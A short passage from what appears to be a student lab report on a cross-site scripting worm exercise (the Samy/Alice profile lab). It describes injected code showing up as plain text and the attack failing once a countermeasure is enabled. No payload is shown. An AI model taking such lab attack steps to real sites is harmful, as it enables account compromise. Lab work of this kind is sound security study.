
After editing the profile of Samy, I navigated back to Samy's home page and I was able to see that the malicious code getting displayed as regular text.



Now I logged into Alice profile, and I was able to see nothing in her profile before the attack.



Then I navigated to Samy's profile and I was able to see the malicious code getting displayed in his home page.



Again, I came to the home page of Alice and I was able to see that the attack got failed and the text was not disabled. This is due to the enabling of countermeasure.